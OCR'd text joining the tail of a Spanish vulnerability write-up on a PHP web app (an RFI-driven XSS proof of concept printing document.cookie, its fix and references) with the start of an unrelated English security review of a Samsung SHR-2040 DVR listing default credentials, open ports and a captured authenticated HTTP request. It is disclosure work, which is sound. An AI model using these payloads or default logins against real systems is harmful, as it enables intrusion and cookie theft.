


Figura 8.Muestra de la llave Privada del servidor (*server.key*)




Figura 9.Información de la Base de Datos

3.2.2 Vector de Ataque 2: Cross Site Scripting

XSS o Cross Site Scripting es otra técnica muy utilizada en cuestión de seguridad Web. La información detallada de esta técnica queda fuera del alcance de este documento, para ello se referencía [3], [4] y [5]. Este ataque es comúnmente utilizado para robar las credenciales (cookies) del usuario por medio de una URL malformada. Para hacer uso de este vector de ataque nos valemos del primero (RFI).

Editamos *exec.php* localmente y lo dejamos de la siguiente forma:

```
<?php
echo '<script>alert(document.cookie);</script>';
?>
```

Guardamos, y actualizamos nuestro explorador Web obteniendo los siguientes resultados:




Figura 10.Impresión de cookie por medio de Cross Site Scripting

4 Correción del fallo

Una vez explotados y documentados estos fallos, fueron reportados a los desarrolladores quienes repararon dichas vulnerabilidades. Actualmente la versión de desarrollo es inmune a los fallos aquí expuestos.

La solución que los desarrolladores consideraron más viable fué la sanitización de la variable *page* antes de entrar a la función *include()*.

5 Conclusión

Las aplicaciones son desarrolladas por humanos, los humanos cometemos errores... Y los desarrolladores de esta WebApp no fueron la excepción ;). Muchas veces es posible detectar a simple vista este tipo de vulnerabilidades en aplicaciones Web, ya que en la mayoría de los casos las variables controladas por el usuario no son verificadas antes de pasar a ciertas funciones vulnerables, por eso, programadores, nunca confien en la entrada de datos de los usuarios, entradas de datos de Red o de otros sistemas a los que esté integrada la aplicación.

La mejor forma de mitigar dichos fallos es siempre sanitizar las variables de entrada que sean directamente controladas por el usuario antes de ser utilizadas internamente.

Saludos especiales a ran. Saludos a todos los ExVulnFact, todo ZonaRTM, benn, Crypkey, Alex Hernández, hkm, Optix, dex, beck y sobre todo a Karla Gutiérrez quien me hace pasar buenos momentos, gracias linda!


6 Referencias

[1] Remote File Inclusion por Phantom Lord
http://www.hackersdelocos.com.ar/manualrfi.htm
[2] Remote File Inclusion por Paisterist

http://www.neosecurityteam.net/index.php?action=papers&pid=49
[3] HTML Code Injection and Crosssite
scripting
http://www.technicalinfo.net/papers/CSS.html
[4] The evolution of crosssite
scripting attacks
http://www.cgisecurity.com/lib/XSS.pdf
[5] XSS (Cross Site Scripting) Cheat Sheet
http://ha.ckers.org/xss.html

An Insecurity Overview of the Samsung DVR SHR-2040

Alex Hernández
ahernandez@sybsecurity.com



Technical details and Attacks

Digital Video Recorders

DVRs are basically mini-PCs that allow a user to record TV broadcasts in a digital form via able or DirectTV transmissions (depending on the model), in digital form on a hard drive located inside the recorder. This allows for The device is allowed to access the company's server, which regularly downloads the program guides into the DVR via a modem. Thius DVRs provides the same recording and time-shifting functions as a VCR, just in a different medium.

DVR Operating System Details

Software Version	B3.03E-K1.53-V2.19_0705281908

Broadcast Format	NTSC
Mac Address	00:16:6C:22:0F:72
version:	B3.03E-K1.53-V2.19_0705281908
authority:	1203961644-01-03
ddns:	Samsung
mac:	00-16-6C-22-0F-72
model_name:	SHR-2040
protocol_version:	V1.0

Login and User details

Using the Smart Viewer

u: ADMIN p: 4321
u: USER p: 4321

System Operation

● Turn the power on and the following LOGO pops up on the screen.

● After the LOGO appears, all of LED in the front flickers 6 times to initialize the system for operation.

● Upon completion of normal initialization, the Live screen appears accompanying

● It requires 30 to 40 seconds until the Live screen appears

System Operation cont.

Before Use

● Selection - The yellow cursor shows the current window. Use the key in the front to move the cursor on your desirous menu. If you press the “Enter” key with the cursor clicking on your desirable menu, the system will enter the new mode.

Press the “Enter” key to finish the selection. On seeing Drop Down Menu key to move the cursor on your desirable menu.

● “OK” or “Cancel” in Menu Setup Window Once changed, the new menu setup procedure will be finalized by pressing “OK”. Pressing “Cancel” will cancel the new setup and return to the upper menu.

● Front “MENU” and “SEARCH” Button The MENU button or SEARCH button, if pressed first, acts as an Entrance button. Once entering, it reverses the page to the previous one.

● The “>” or “V” mark beside the title copies the line in the arrow direction to the value of the first line.
● The first page of the menu is structured as follows.

The figure 2.1 depicts the basic setup of an analog camera system and a network-based or the figure 2.2 depicts the basic setup of the IP camera system. In the traditional analog CCTV application, security cameras capture an analog video signal and transfer that signal over coax cable to the Digital Video Recorder (DVR).




Figure 2.1: Analog System





Figure 2.2: IP System

The Smart Viewer 2.0 for Pro DVR



Smart Viewer is a program that a general PC user is able to install SHR-2040/2041/2042 to his PC to monitor the video and audio data in the real time through network without going to the site where SHR-2040/2041/2042 is installed.

● Thanks to the transmission of video data compressed by the MPEG-4 Video Compression method, it can play the video images of good quality.

● Thanks to the G.726 Voice Compression method, it supplies the voice data of good quality. Use of armored MIC improves the quality of remote voice.

● Thanks to the transmission of video/audio stream through RTP(Real-Time Transport Protocol), the real-time video playback is excellent and multi-users' simultaneous connection does not affect the transmission speed in whole abruptly.

● Command & Control by RTSP(Real-Time Streaming Protocol) enables safety. control through the network.

Port and Services

PORT	STATE	SERVICE
554/tcp	open	rtsp
555/tcp	open	dsf

556/tcp open remotefs
557/tcp open openvms-sysipc

MAC Address: 00:16:6C:22:0F:72 (Samsung Electonics Digital Video System Division)

The threat Over the network corporate

GET /content_frame.htm?cgiName=system_disk&lang=en HTTP/1.1


Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/xaml+xml, application/vnd.ms-xpsdocument, application/x-ms-xbap, application/x-ms-application, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, application/x-silverlight, */*
Referer: http://$1$9hC8DmrL$8NG8i3pQXBabAKo.AIm8U.:12345@10.50.10.248:557/cgibin/left_menu?lang=en&topMenu=0
Accept-Language: en-us
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30)
Host: 10.50.10.248:557
Connection: Keep-Alive

Authorization: Basic JDEkOWhDOERtckwkOE5HOGkzcFFYQmFiQUtvLkFJbThVLjoxMjM0NQ==
HTTP/1.1 200 OK
Date: Sun Dec 9 23:51:37 2007
Server: GoAhead-Webs
Pragma: no-cache
Cache-Control: no-cache
Content-length: 1561
Content-type: text/HTML

```
<html>
<head>
<meta http-equiv="Pragma" CONTENT="No-Cache">
<title>System Setup</title>
<SCRIPT language="JavaScript" src="htmlCommon.js"></script>
</head>
<SCRIPT language="JavaScript">
document.write("<frameset rows='286,*' cols='*' frameborder='NO' border='0' framespacing='0'>");
//mainframe.. CGI ..... , lang.... ..... .... CGI.. .....
document.write(" <frame src='/cgi-bin/"+_cgiName+"?lang="+_lang+"' name='mainFrame' scrolling='auto' noresize
>");
